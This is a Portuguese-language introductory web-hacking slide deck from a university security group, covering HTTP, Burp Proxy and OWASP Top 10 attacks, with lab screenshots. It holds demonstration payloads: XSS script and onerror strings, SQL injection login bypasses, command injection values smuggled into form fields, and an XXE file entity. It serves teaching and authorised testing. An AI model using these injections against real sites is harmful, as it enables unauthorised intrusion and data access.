



# Introdução a WEB Hacking

**Grupo de Resposta a Incidentes de  
Segurança**



# **OLÁ,** **Eu sou Breno Castilho**

Diretor do GRIS & graduando de Engenharia da Computação e Informação & Aluno de Iniciação Científica na equipe de Segurança e Infraestrutura do CAPGov

## Disclaimer e Recomendações

- O conteúdo dessa palestra causa vício
- Use o bom senso **SEMPRE**
- Utilize **SEMPRE** ambientes controlados
- Transparência e ética **SEMPRE**
- Tente sempre entender  
**Como? Onde? Quando? Porque? O que?**
- Atualize e atualize-se
- Políticas de senha, Privacidade... WPS DESLIGADO
- SOFTWARE LIVRE



## Capture the Flag (CTF)

- **Competição que testa conhecimentos técnicos e raciocínio lógico dos hackers.**
- **Existem dois tipos mais comuns:**
  - **Tipo “Jeopardy”:** uma lista de desafios que são resolvidos em qualquer ordem. Cada desafio possui uma bandeira com pontuações diferentes de acordo com o nível do desafio.
  - **Tipo “Attack/Defense”:** Cada time recebe uma VM e deve proteger com patches se proteger enquanto ataca seus oponentes para capturar a bandeira.

# Pentest

- Teste de Penetração, em tradução literal
- WhiteBox:  
**Possui conhecimento total da aplicação**
- GrayBox:  
**Possui parcial conhecimento da aplicação**
- BlackBox:  
**Simula a realidade do “hacker”, pois não tem conhecimento sobre a aplicação**



# Tipos de pentest

- Teste em Serviços de Rede:

**Teste de infraestrutura, Firewall, negação de serviço**

- Teste em Aplicação Web:

**XSS, SQL Injection, LFI...**

- Teste de Client Side:

**XSS, Buffer overflow, Autoexec, Auto Downloader...**

# Tipos de pentest

- Teste em Rede Sem Fio:

**MITM, Sniffing, Spoofing...**

- Teste de Engenharia Social:

**Phishing, Buscar informação privilegiada, se passar por outra pessoa...**

- Teste em Hardware:

**Clonagem de cartões, Exploit de catracas, câmeras, Lockpicking...**

# Fases do pentest

- Planejamento
- Coleta de informações
- **Enumeração de serviços**
- **Análise de vulnerabilidades**
- **Exploração**
- **Pós exploração**
- Relatório => Write Up






**UMA PAUSA  
PARA RESPIRAR.**



[https://www.youtube.com/watch?v=sTSA\\_sWGM44](https://www.youtube.com/watch?v=sTSA_sWGM44)

# Web Hacking

- Métodos
- Códigos
- Parâmetros
- Headers



Cancel Send

Method URL

GET [https://www.google.com/xjs/\\_/js/k=xjs.s.pt\\_BR.ldwRbc1mRhk.O/ck=xjs.s.HTDYn5S1f](https://www.google.com/xjs/_/js/k=xjs.s.pt_BR.ldwRbc1mRhk.O/ck=xjs.s.HTDYn5S1f)

Request Headers:

Host: www.google.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0  
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate, br  
Referer: https://www.google.com/  
DNT: 1  
Connection: keep-alive  
Cookie: 1P\_JAR=2019-08-28-12; NID=188=sKDplu5K9ibd1QL68bduy2wtdGLHllnWTK1dd-pjGpf

```
protocol://hostname[:port]/[path/]file[?param=value]
```

# URL

- Uniform Resource Locator(**URL**)
- URL também é conhecido como Uniform Resource Identifier(**URI**)

obs: para passar mais de um parâmetro usar &

ex: test.com/ola?nome=gris&sobrenome=gris

# Get - Head

- Método para ter retorno de algum recurso pedido
- Ele utiliza a url para enviar parâmetros
- Isso o torna “inseguro” para informação sensível (usr,pw)
- URL possui limite de caracteres
- O Método HEAD e similar ao GET porém não recebe o BODY

## Request

Raw Params Headers Hex

```
GET /image?filename=output.txt HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: [REDACTED]product?productId=1
Cookie: session=tZLWf9UXWeBt0AmtUVYWGBRXJSn5yjp
Cache-Control: max-age=0
```

## Response

Raw Headers Hex Render Metadata (ExifTool)

```
HTTP/1.1 200 OK
Content-Type: text/plain
Connection: close
Content-Length: 4
```

gris

```
HEAD / HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Mon, 20 Jan 2020 03:43:40 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

# Post

- Método para performar ações
- Com esse método os parâmetros podem ser enviados não só pelo url mas também pelo corpo da requisição
- Isso o torna mais “seguro” porque evita que a informação da requisição fique salvo no histórico
- Além de não ter limite de caracteres

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://testphp.vulnweb.com
DNT: 1
Connection: close
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
```

```
uname=""&pass=; ; ; ; ; `--|
```

```
HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Mon, 20 Jan 2020 03:46:26 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: login.php
Content-Length: 133
```

**Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /hj/var/www/userinfo.php on line 10**  
**you must login**

# Put - Delete

- Put faz upload de um recurso para o servidor. Se estiver habilitado e interessante para upload de scripts para executar no servidor
- Delete faz exatamente o oposto :D



# Options - Trace

- Pergunta ao servidor quais métodos estão disponíveis
- Trace é utilizado para diagnóstico e é interessante para detectar algum proxy que está entre o cliente e o servidor. obs: A resposta é a cópia da requisição

# Request Headers & Parâmetros

- Connections
- Content-Encoding
- Content-Length
- Content-Type
- Transfer-Encoding
- Origin
- Referer
- Host
- If-Modified-Since
- Transfer-Encoding

[https://pt.wikipedia.org/wiki/Lista\\_de\\_campos\\_de\\_cabe%C3%A7alho\\_HTTP](https://pt.wikipedia.org/wiki/Lista_de_campos_de_cabe%C3%A7alho_HTTP)

<https://developer.mozilla.org/pt-BR/docs/Web/HTTP/Headers>

# Response Headers & Parâmetros

- Set-Cookie
- Expires
- Cache-Control


# Cookies

- O que é ?
  - consiste em um parâmetro ( nome=>valor ) que representa a sessão
- Características
  - **expires : data de validade**
  - **domain : domínio onde é válido. ( domínio ou parente)**
  - **path: especifica URL onde é válido**
  - **secure: o cookie so será transmitido via https**
  - **httponly: o cookie não pode ser acessado por um *client side javascript***

# HTTP RESPONSE CODES

- 1xx -- informativo
- 2xx -- sucesso
  - principais: 200(success), 201(created), 202(accepted)
- 3xx -- redirecionamento
  - principais: 304(Not Modified), 302(Moved temporarily), 301(Moved Permanently)
- 4xx -- erro cliente
  - principais: 400(Bad Request), 401(Unauthorized), 403(Forbidden), 404(Not Found), 405(Method Not Allowed), 407(Proxy Authentication Required)
- 5xx -- outros erros
  - principais: 500 (Internal Server), 511(Network Authentication Required)


**ESTUDO POR 1 HORA**



**E FAÇO UMA PEQUENA PAUSA  
DE 7 MESES**

# Web Proxy

- O que é um Web Proxy
- Por que usar um Web Proxy
- Recon
- Scope



# Burp Proxy 101



- Como definir Proxy no navegador
- Https no burp
- Abas do burp
- Burp extender
- Burp Tips

<https://portswigger.net/burp/documentation/desktop/tools>

<https://www.youtube.com/watch?v=G3hpAeoZ4ek>



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Co
http://www.bancocn.com	GET	/cdn-cgi/scripts/5c5dd728/cl...		200	1640	script		
http://www.bancocn.com	GET	/cdn-cgi/il/email-protection						

Request	Response
1. GET / HTTP/1.1	200 OK
2. GET / HTTP/1.1	200 OK
3. GET / HTTP/1.1	200 OK
4. GET / HTTP/1.1	200 OK
5. GET / HTTP/1.1	200 OK
6. GET / HTTP/1.1	200 OK
7. GET / HTTP/1.1	200 OK
8. GET / HTTP/1.1	200 OK
9. GET / HTTP/1.1	200 OK
10. GET / HTTP/1.1	200 OK
11. GET / HTTP/1.1	200 OK
12. GET / HTTP/1.1	200 OK
13. GET / HTTP/1.1	200 OK
14. GET / HTTP/1.1	200 OK
15. GET / HTTP/1.1	200 OK
16. GET / HTTP/1.1	200 OK
17. GET / HTTP/1.1	200 OK
18. GET / HTTP/1.1	200 OK
19. GET / HTTP/1.1	200 OK
20. GET / HTTP/1.1	200 OK
21. GET / HTTP/1.1	200 OK
22. GET / HTTP/1.1	200 OK
23. GET / HTTP/1.1	200 OK
24. GET / HTTP/1.1	200 OK
25. GET / HTTP/1.1	200 OK
26. GET / HTTP/1.1	200 OK
27. GET / HTTP/1.1	200 OK
28. GET / HTTP/1.1	200 OK
29. GET / HTTP/1.1	200 OK
30. GET / HTTP/1.1	200 OK
31. GET / HTTP/1.1	200 OK
32. GET / HTTP/1.1	200 OK
33. GET / HTTP/1.1	200 OK
34. GET / HTTP/1.1	200 OK
35. GET / HTTP/1.1	200 OK
36. GET / HTTP/1.1	200 OK
37. GET / HTTP/1.1	200 OK
38. GET / HTTP/1.1	200 OK
39. GET / HTTP/1.1	200 OK
40. GET / HTTP/1.1	200 OK
41. GET / HTTP/1.1	200 OK
42. GET / HTTP/1.1	200 OK
43. GET / HTTP/1.1	200 OK
44. GET / HTTP/1.1	200 OK
45. GET / HTTP/1.1	200 OK
46. GET / HTTP/1.1	200 OK
47. GET / HTTP/1.1	200 OK
48. GET / HTTP/1.1	200 OK
49. GET / HTTP/1.1	200 OK
50. GET / HTTP/1.1	200 OK
51. GET / HTTP/1.1	200 OK
52. GET / HTTP/1.1	200 OK
53. GET / HTTP/1.1	200 OK
54. GET / HTTP/1.1	200 OK
55. GET / HTTP/1.1	200 OK
56. GET / HTTP/1.1	200 OK
57. GET / HTTP/1.1	200 OK
58. GET / HTTP/1.1	200 OK
59. GET / HTTP/1.1	200 OK
60. GET / HTTP/1.1	200 OK
61. GET / HTTP/1.1	200 OK
62. GET / HTTP/1.1	200 OK
63. GET / HTTP/1.1	200 OK
64. GET / HTTP/1.1	200 OK
65. GET / HTTP/1.1	200 OK
66. GET / HTTP/1.1	200 OK
67. GET / HTTP/1.1	200 OK
68. GET / HTTP/1.1	200 OK
69. GET / HTTP/1.1	200 OK
70. GET / HTTP/1.1	200 OK
71. GET / HTTP/1.1	200 OK
72. GET / HTTP/1.1	200 OK
73. GET / HTTP/1.1	200 OK
74. GET / HTTP/1.1	200 OK
75. GET / HTTP/1.1	200 OK
76. GET / HTTP/1.1	200 OK
77. GET / HTTP/1.1	200 OK
78. GET / HTTP/1.1	200 OK
79. GET / HTTP/1.1	200 OK
80. GET / HTTP/1.1	200 OK
81. GET / HTTP/1.1	200 OK
82. GET / HTTP/1.1	200 OK
83. GET / HTTP/1.1	200 OK
84. GET / HTTP/1.1	200 OK
85. GET / HTTP/1.1	200 OK
86. GET / HTTP/1.1	200 OK
87. GET / HTTP/1.1	200 OK
88. GET / HTTP/1.1	200 OK
89. GET / HTTP/1.1	200 OK
90. GET / HTTP/1.1	200 OK
91. GET / HTTP/1.1	200 OK
92. GET / HTTP/1.1	200 OK
93. GET / HTTP/1.1	200 OK
94. GET / HTTP/1.1	200 OK
95. GET / HTTP/1.1	200 OK
96. GET / HTTP/1.1	200 OK
97. GET / HTTP/1.1	200 OK
98. GET / HTTP/1.1	200 OK
99. GET / HTTP/1.1	200 OK
100. GET / HTTP/1.1	200 OK

Raw Params Headers Hex

```
GET /cdn-cgi/scripts/5c5dd728/cloudflare-static/email-decode.min.js HTTP/1.1
Host: www.bancocn.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://www.bancocn.com/cat.php?id=
Cookie: __cfduid=d3df18a39955eae8955eb1c0d0546e7941579141924;
cf_clearance=5f874f12ee657ec8a1b06590bad4510d9d5a7378-1579141924-0-150
```

[https://www.youtube.com/watch?v=K\\_92lb0k9F](https://www.youtube.com/watch?v=K_92lb0k9F)

U

0 matches

Burp Project Intruder Repeater Window Help

[Dashboard](#) [Target](#) [Proxy](#) [Intruder](#) [Repeater](#) [Sequencer](#) [Decoder](#) [Comparer](#) [Extender](#) [Project options](#) [User options](#) [xssValidator](#) [ExifTool](#)[Intercept](#) [HTTP history](#) [WebSockets history](#) [Options](#)[Forward](#)[Drop](#)[Intercept is off](#)[Action](#)[Comment this item](#)[Raw](#)[Params](#)[Headers](#)[Hex](#)

0 matches

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options xssValidator ExifTool

1 x ...

Send

Cancel



&lt; ▾

&gt; ▾

## Request

Raw Params Headers Hex

```
GET /[REDACTED] 1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: [REDACTED]/cat.php?id="
Cookie: __cfduid=d3df18a3959aee8955ebelc0d0546e7941579141924;
cf_clearance=5f87df12ee657ec8a1b06590bad4510d9d5a7378-1579141924-0-150
Upgrade-Insecure-Requests: 1
```

Target: http://[REDACTED]  

## Response

Raw Headers Hex HTML Render

```
.kc-css-750848{width:100%;}body.kc-css-system
.kc-css-535597{width:100%;}body.kc-css-system .kc-css-50269{width:100%;}}</style>
<section data-kc-fullheight="middle-content" id="home" data-kc-parallax="true"
class="kc-elm kc-css-980232 kc_row home-section" style="background-position: 50%
0px;">
<div class="kc-row-container">
<div class="kc-wrap-columns">
<div class="kc-elm kc-css-41 kc_col-sm-12 kc_column kc_col-sm-12">
<div class="kc-col-container">
<div class="kc-elm kc-css-974155 kc_text_block home-section-background">
<div class="header-text">
<p>You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near '' at line 1</p>
</div>
</div>
</div>
</div>
</div>
</div>
</section>
</div>
<div class="clearfix"></div>
<div class="clearfix"></div>
```



  
KEEP  
CALM  
AND  
Vai começar  
a **Hackinagi**

# OWASP TOP10



1. [Injection](#)
2. [Broken Authentication](#)
3. [Sensitive Data Exposure](#)
4. [XML External Entities \(XXE\)](#)
5. [Broken Access Control](#)
6. [Security Misconfiguration](#)
7. [Cross-Site Scripting XSS](#)
8. [Insecure Deserialization](#)
9. [Using Components with Known Vulnerabilities](#)
10. [Insufficient Logging & Monitoring](#)

Google

web

<noscript><p title=""</noscript><img src=x onerror=alert(1)>>

XSS

# Code Injection

- SQL Injection
- HTML Injection
- XSS
- CMD Injection
- XXE



## / OS Command Injection /

DNS lookup: .whoami

Lookup

www-data

## SQL Injection.

User-Id: itswadesh

Password: newpassword

`select * from Users where user_id= 'itswadesh'  
and password = ' newpassword '`

User-Id: ` OR 1 = 1; /\*

Password: \*/--

`select * from Users where user_id= '` OR 1 = 1; /* '  
and password = ' */-- '`

# SQL Injection

- SQL-I
- Blind SQL-I
- Double Blind SQL-I

## Login

**SELECT \* FROM users WHERE username = 'administrator'--' AND password = ''**

Username

Password

Log in

## SQL Injection.

User-Id :

Password :

**select \* from Users where user\_id= 'itswadesh' and password = ' newpassword '**

User-Id :

Password :

**select \* from Users where user\_id= '' OR 1 = 1; /\* ' and password = '\*/--'**

# CMD Injection



## / OS Command Injection /

DNS lookup:

www-data

- Cmd injection
  - Consiste em injetar comando de sistema por meio de um parâmetro.
- Blind Cmd Injection
  - Consiste em injetar comando porém o sistema não lhe dá uma resposta clara.  
Bypassaremos Para ter uma resposta

- **& - background**
- **&& -- and**
- **| -- pipe (joga a saída na entrada )**
- **|| -- or**
- **; -- novo comando**

Purpose of command	Linux	Windows
Name of current user	<code>whoami</code>	<code>whoami</code>
Operating system	<code>uname -a</code>	<code>ver</code>
Network configuration	<code>ifconfig</code>	<code>ipconfig /all</code>
Network connections	<code>netstat -an</code>	<code>netstat -an</code>
Running processes	<code>ps -ef</code>	<code>tasklist</code>



```

    <p>Be warned and stay safe with this toilet caution sign!</p>
    <form id="stockCheckForm" action="/product/stock" method="POST">
      <input required type="hidden" name="productId" value="2">
      <select name="storeId">
        <option value="1&& ls -la --">London</option> == $0
        <option value="2">Paris</option>
        <option value="3">Nile</option>
      </select>
      <button type="submit" class="button">Check stock</button>
    </form>
    <span id="stockCheckResult">...</span>
    <script src="/resources/js/stockCheckPayload.js"></script>
    <script src="/resources/js/stockCheck.js"></script>
    <div class="is-linkback">...</div>
  </section>
</div>
html body div section div.container.is-page section.product form#stockCheckForm select op

```

Be warned and stay safe with this toilet caution sign!

London ▾

Check stock

32 total 28 drwxrwxr-x 3 peter-2WQBPU peter 4096 Jan 20 05:35 . drwxr-xr-x 4 root root 4096 May 22 2019 .. -rw-r--r-- 1 peter-2WQBPU peter 220 Apr 4 2018 .bash\_logout -rw-r--r-- 1 peter-2WQBPU peter 3771 Apr 4 2018 .bashrc -rw-r--r-- 1 peter-2WQBPU peter 807 Apr 4 2018 .profile drwxr-xr-x 2 root root 4096 Jan 15 16:20 jars -rw-r--r-- 1 peter-2WQBPU peter 76 Jan 20 05:35 stockreport.sh units

[< Return to list](#)

```
font-weight: normal;
display: block;
white-space: pre;
min-height: 1.2em;
padding: 0px 2px 1px;
```

Inherited from **select**

**select** {  
 border-bottom: 1px solid #ccc;  
 border-radius: 0;  
 border-top: 1px solid #ccc;  
 padding: 2px 10px;  
}

labsEcommerce.css:683

Filter

- box-sizingborder-box
- color


☐ rgb(51, 51, 50)
- cursor

ConsoleWhat's New

Highlights from the Chrome 79 update

Debug why a cookie was blocked  
Click a resource in the Network panel and go to the updated Cookies tab.

View cookie values  
Click a row in the Cookies pane in the Application panel to see the



```
POST /feedback/submit HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 111
Origin: [REDACTED]
DNT: 1
Connection: close
Referer: [REDACTED]/feedback
Cookie: session=tZLWf9UXWeBt0AmtUVYWGBRXJSn5yjp
Cache-Control: max-age=0

csrf=UQxMieXhmu7mAX7W5Ps5fAklz56vLbZ9&name=a&email=||echo
gris>/var/www/images/output.txt||&subject=a&message=a
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Connection: close
Content-Length: 2

{}
```

## Request

Raw Params Headers Hex

```
GET /image?filename=output.txt HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: [REDACTED]product?productId=1
Cookie: session=tZLWf9UXWeBt0AmtUVYWGBRXJSn5yjp
Cache-Control: max-age=0
```

## Response


Raw Headers Hex Render Metadata (ExifTool)


```
HTTP/1.1 200 OK
Content-Type: text/plain
Connection: close
Content-Length: 4

gris
```

# XSS - HTML Injection

- Reflected
- Stored
- DOM






A screenshot of a web application's search bar. The search bar is a light blue rectangle with a rounded right side. Inside the bar, the text `<script>alert("gris esta aqui")</script>` is entered. To the right of the search bar is a purple button with the word "Search" in white text.

Search

# XSS - Reflected

- Script malicioso vem da próprio requisição http
- Em geral, necessita de uma engenharia social para a vítima fazer a requisição maliciosa



A screenshot of a web application's search results page. The background is a solid grey color. At the top, the text "0 search results for '" is visible in a light purple font. In the center of the screen, there is a dark grey rectangular dialog box. Inside the dialog box, the text "gris esta aqui" is displayed in a light grey font. At the bottom of the dialog box, there is a button with the text "OK" in a light grey font.

0 search results for '

gris esta aqui

OK

# XSS - Stored

- O ataque consiste em utilizar uma página acessada para que ela execute o script malicioso

## Leave a comment

Comment:

`<script>alert("gris sempre esta a aqui")</script>`

Name:

`<script>alert("gris sempre esta a aqui")</script>`


Email:

1122@12.1

Website:

http://google.com

Post Comment



<https://portswigger.net/web-security/cross-site-scripting/dom-based>

# XSS - DOM

- O ataque acontece quando algum javascript ( client side) processa dados de uma fonte “sem confiança” sem sanitização.

# XXE - External Entity Attacks

- O que é XML?
  - "extensible markup language"
- O que é **d**ocument **t**ype **d**efinition?
- O que é XML external Entities?

**<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///path/to/file" > ]>**





# File Upload Bypass

